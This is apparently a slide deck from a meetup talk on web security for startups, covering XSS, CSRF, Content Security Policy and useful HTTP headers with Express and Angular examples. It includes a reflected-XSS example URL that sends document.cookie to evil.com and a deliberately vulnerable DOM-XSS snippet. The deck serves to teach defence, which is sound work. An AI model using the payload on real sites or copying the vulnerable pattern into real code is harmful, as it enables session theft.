Let’s talk Security

<JS/>
JSLOVERS
www.JSLOVERS.com

Dheeraj Joshi
@dheerajhere


About Me

- Front-End @ Wingify
- Previously @ ZOHO
- Open Source (medium-cli)
- Ambidextrous TT Player

More...


Uber, CKEditor, Dropbox, MailChimp, Recruiterbox, InVision, DigitalOcean, Intuit, Groupon, etc.

What makes me happy?



JavaScript Alert

XSS



Dheeraj Joshi @dheerajhere · 29 Dec 2014
Acknowledged by @Intuit Security team #hof #infosec security.intuit.com/acknowledgemen...

Dheeraj Joshi @dheerajhere · 24 Sep 2014
Thank you @dropbox for adding extra space. Feels great. #WhiteHat #infosec

Dheeraj Joshi @dheerajhere · 2 Sep 2014
Thanks @feedly for lifetime Pro Upgrade. Lots of Cool features to explore! #infosec #WhiteHat

Dheeraj Joshi @dheerajhere · 28 Aug 2014
Got one month free @codeschool subscription for finding a security vulnerability #infosec

Agenda

- Why ?
- Cross-site Scripting (XSS)
- Cross-site Request Forgery (CSRF)
- Content Security Policy (CSP)
- Useful Headers
- Other Best Practices
- Live Demo

Why should Startups Care about Security?

Startups & SMEs are known to cut corners. One of the first things they cut is ‘Security'.

There are two types of companies: those who have been hacked, and those who don’t yet know they have been hacked.

John Chambers
Chief Executive Officer of Cisco


Github
Reused password attack

The Shutdown

HACKER PUTS HOSTING SERVICE “CODE SPACES” OUT OF BUSINESS

CROSS SITE SCRIPTING - XSS


- XSS attack users
- “Javascript Injection”
- Exploits can be bad, really bad..



projects.invisionapp.com says:

projects.invisionapp.com

What is XSS?




```
http://www.websearch.com/search?q=<script>document.write('<img
src="http://evil.com/?'+document.cookie+'">');</script>
```

1) Send malicious link to the victim
2) GET search?q=<script>...
3) HTTP/1.1 200 OK
4) GET /?session=...
websearch.com
evil.com
Origin: www.websearch.com
session=xI4f-Qs02fd

Typical Reflected XSS

Stored XSS




The page at https://login.uber.com says:

1

Are you sure you want to permanently delete ">?

DOM XSS




```
<html>
<head>
<title>Dashboard </title>
...
</head>
<script>
    var pos=document.URL.indexOf("name=") + 5;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
...
</html>
```

Protect Yourself

- Input Validation
- Ensure that outputs are HTML encoded
- Don’t reinvent the wheel (Use proven sanitizers)
- Analyze places where DOM elements are created

ngBind attribute




```
$scope.summarizedIdeaFactory = ideas.slice(startSliceAt, endSliceAt);
ng.forEach(ideas, function (idea) {
    idea.trustedTitle = $sce.trustAsHtml(idea.title);
    idea.trustedExcerpt = $sce.trustAsHtml(idea.excerpt);
    idea.implementationTimeText = $scope.IdeaFactoryImplementationTimeLabels[i
```

$sanitize - service in module ngSanitize


Sanitizes an html string by stripping all potentially dangerous tokens.

- Add HTTPOnly, Secure attributes on Session Cookie



```
var session = require("express-session");

app.use(session({
    secret: "s3Cur3",
    key: "sessionId",
    cookie: {
            httpOnly: true,
            secure: true
    }
}));
```

CROSS-SITE REQUEST FORGERY (CSRF)



User Visits Attacker's Site
Attacker's Site
Submits Form That Actually Submits To Your Site
Your Site

Since the user was probably logged in to your site, the form is validated and processed, most likely doing things the user did not want to do.


CSRF Attacks

Because the attack is carried out by the victim, CSRF can bypass:


- HTTP Auth
- Session-based auth
- Firewalls



Prevention




```
var csrf = require('csurf');

app.use(csrf());
...
app.use(function(req, res, next){
    res.locals.csrftoken = req.csrfToken();
    next();
});
```



```
...
<input type="hidden" name="_csrf" value="{{csrftoken}}">
```


“CSRF Myths”
Preventions that Won’t work

- Only accepting POST requests
- Referer Protection
- Multi-Step Transactions
- URL Rewriting
- application/json



XSS + CSRF =

Content Security Policy (CSP)



```
Refused to load the script 'http://evil.com/evil.js' because it violates
the following Content Security Policy directive: "script-src 'self'
https://apis.google.com".
```


List of useful HTTP headers

- Strict-Transport-Security:

  max-age=16070400; includeSubDomains
- X-Frame-Options: deny
- X-XSS-Protection: 1; mode=block


Prevent Information Disclosure

Hide X-Powered-By



```
var express = require('express');
var app = express();
...
app.disable('x-powered-by');
```

Or try this ;)



```
var app = require('express');
app.use(function(req, res, next){
    res.setHeader('X-Powered-By', 'PHP 4.2.0');
    next();
});
```

Target=”_blank”

- Access `window.opener`.
- Fix `rel=noopener`.

  (Firefox : rel=noreferrer)
- window.opener = null;

How to improve ?

- SECURITY.md
- Security audits
- Discuss Vulnerabilities

Thank you

@dheerajhere

@djadmin

@dheerajhere